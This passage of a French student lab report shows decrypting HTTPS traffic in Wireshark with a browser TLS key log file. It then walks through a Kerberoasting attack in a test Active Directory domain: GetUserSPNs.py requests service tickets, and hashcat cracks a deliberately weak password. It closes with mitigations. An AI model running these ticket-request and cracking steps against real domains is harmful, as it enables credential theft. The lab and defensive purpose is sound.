
L'extraction du certificat permet entre autres d'authentifier le serveur, d'obtenir la clé publique nécessaire pour déchiffrer les données, de vérifier la validité et la chaîne de certificats, et de détecter d'éventuels problèmes de sécurité. Le type 11 correspond aux messages "Certificate" SSL/TLS. Ce filtre permet de ne montrer que les paquets contenant des certificats.

Avec un filtre : **ssl.handshake.type == 11**, les certificats existants apparaitrons dans les trames :

- Dans la section "**Packet Details**" développer les sections suivantes : **Secure Sockets Layer > Handshake Protocol : Certificate**




- Choisir le certificat que l'on souhaite exporter et faire ensuite un clic droit dessus. Choisir « **Exporter Paquets Octets** » :




B) Sous kali Linux

- Création du fichier txt **sslkeys.txt** dans le répertoire Documents.

Créer une variable d'environnement : **SSLKEYLOGFILE = $PWD/Documents/sslkeys.txt**




- Réaliser un test avec la commande *chromium –ssl-key-log-file=SSLKEYLOGFILE*
  Chromium s'ouvrira, naviguer sur différentes pages.



- Pour lire le contenu du fichier, voici la commande : *cat SSLKEYLOGFILE*


Comme vu précédemment sous Windows, il faut des clés pour déchiffrer le flux réseau.

- Ouvrir Wireshark, et faites de la même manière que sous Windows. Se rendre dans les préférences pour appliquer le filtre et afficher que le TLS comme vu précédemment sous Windows.




Extraction du certificat


Clic droit sur le certificat et sélectionner « **export . der** » :



Le certificat se trouve dans les Documents :



- Revenir dans le terminal et taper la commande suivante pour afficher les informations contenues dans le certificat sous forme lisible : *x509 -inform der -in certificat.der -text*



C) Conclusion

Le déchiffrement du trafic HTTPS permet d'analyser les communications sécurisées mais comporte des risques au niveau de la confidentialité. Sous Windows et Kali, ce processus

implique la création de fichiers de clés (sslkey.txt) et l'utilisation de Wireshark pour capturer et déchiffrer les sessions TLS. Cependant, ces méthodes peuvent être exploitées par des acteurs malveillants interceptant des données sensibles. Pour s'en protéger, il est important de maintenir des pratiques de sécurité rigoureuses comme l'utilisation de certificats SSL/TLS valides, mises à jour régulières et l'application de politiques de sécurité strictes. L'utilisation de VPN et de pare-feu peuvent également renforcer la protection contre les attaques

III- Kerberoasting

Le **Kerberoasting** est une attaque qui exploite les comptes de service dans Active Directory en ciblant leurs **SPN (Service Principal Names)**. Les **SPN** sont des identifiants uniques associés aux comptes de service, permettant aux clients de localiser et d'authentifier les services via Kerberos.
Lors d'une attaque de Kerberoasting, un attaquant demande des tickets TGS pour les SPN des comptes de service, récupérant ainsi des hashes des mots de passe. Ces hashes peuvent ensuite être crackés pour compromettre les comptes de service. Sans les SPN, l'attaquant ne pourrait pas identifier et cibler les comptes de service, rendant le Kerberoasting impossible.

Pré requis : Avoir un domaine au préalable


Création d'un compte SPN exploitable sur un compte de service fictif :

- Cette commande crée un utilisateur Active Directory avec le nom svc_sql et le mot de passe spécifié. L'utilisateur est activé immédiatement **:** *New-ADUser -Name margaux -AccountPassword (ConvertTo-SecureString "Azerty123!" -AsPlainText -Force) -Enabled $true*
- **Ajout d'un SPN au compte créer :** *setspn -A SSQLSvc/sqlservice.margaux.local:1433 svc_sql*
- **Relancer GetUserSPNs.py :** *GetUserSPNs.py mt.local/margaux 'Azerty123 !' -request -dc-ip 192.168.133.134 -debug*


```
PS C:\Users\Administrateur> New-ADUser -Name margaux1 -AccountPassword (ConvertTo-SecureString "Azerty123!" -AsPlainText
 -Force) -Enabled $true
PS C:\Users\Administrateur> setspn -A SSQLSvc/sqlservice.margaux.local:1433 svc_sql
Vérification du domaine DC=mt,DC=local

Inscription des ServicePrincipalNames pour CN=svc_sql,CN=Users,DC=mt,DC=local
        SSQLSvc/sqlservice.margaux.local:1433
Objet mis à jour
PS C:\Users\Administrateur> GetUserSPNs.py mt.local/margaux 'Azerty123 !' -request  -dc-ip 192.168.133.134 -debug
```


Pour voir si le compte avec SPN a bien été créer : *setspn -T DOMAIN.LOCAL -Q */**



- Taper cette commande sous Kali Linux afin de récupérer les SPN associé au domaine mt.local et à l'utilisateur : *GetUserSPNs.py mt.local/margaux 'Azerty123 !' -request -dc-ip 192.168.133.134 -debug*



- Créer le fichier **kerb_hash.txt** : récupérer le hash précédent et le mettre dans ce fichier
- Ouvrir le fichier **rockyou.txt** où il y a un dictionnaire de mot de passe et insérer le mot de passe de session dans la liste
- Enfin, lancer la commande *hashcat -m 13100 kerb_hash.txt /usr/share/wordlists/rockyou.txt*



La commande va prendre en compte mon hash qui est dans mon fichier **kerb_hash.txt**. Il va ensuite le comparer au fichier **rockyou** où il y a une multitude de mot de passe. Et enfin, trouver le mot de passe qui correspond au hash entrer.
Dans la ligne « Candidates : Azerty123 ! », il y est indiqué le mot de passe.

A) Points clés

1. Un simple utilisateur du domaine suffit pour réaliser l'attaque

Le **Kerberoasting** ne nécessite pas de privilèges administratifs. Un utilisateur standard du domaine peut demander des tickets TGS pour les comptes de service, récupérer les hashes des mots de passe et les cracker hors ligne. Cette attaque est donc dangereuse : elle peut être exécutée par n'importe quel utilisateur malveillant ou compromis.

2. Importance d'avoir des mots de passe robustes pour les comptes de service

Les comptes de service sont souvent configurés avec des mots de passe faibles ou qui ne sont jamais changés ce qui facilite le crackage des hashes récupérés. Des mots de passes robustes et régulièrement mis à jour sont essentiels pour protéger ces comptes contre les attaques de Kerberoasting.

3. Un mot de passe faible pour un compte SPN peut entraîner une élévation de privilèges majeure

Les comptes de service sont souvent associés à des privilèges élevés. Ces comptes peuvent avoir un accès à des bases de données sensibles, des systèmes critiques, des ressources réseau, etc. Si un attaquant parvient à cracker le mot de passe d'un compte de service, il peut utiliser ce compte pour accéder à des ressources sensibles ou effectuer des actions avec les privilèges administratifs.

B) Comment réduire le risque ?

- ✓ Utilisation de mot de passe complexe
- ✓ Utilisation de gMSA : Le mot de passe est géré automatiquement par Active Directory, il change régulièrement (tous les 30 jours par défaut) et n'est jamais visible en clair ni stocké localement
- ✓ Mettre en place une surveillance des accès aux tickets Kerberos ID 4769 et activer l'audit Kerberos pour détecter des activités suspectes
- ✓ Utiliser un compte de service dédié avec mot de passe fort : éviter les comptes génériques, appliquer une stratégie de mot de passe fort, …
- ✓ Restreindre les permissions du compte de service : le compte ne doit avoir accès qu'aux ressources nécessaires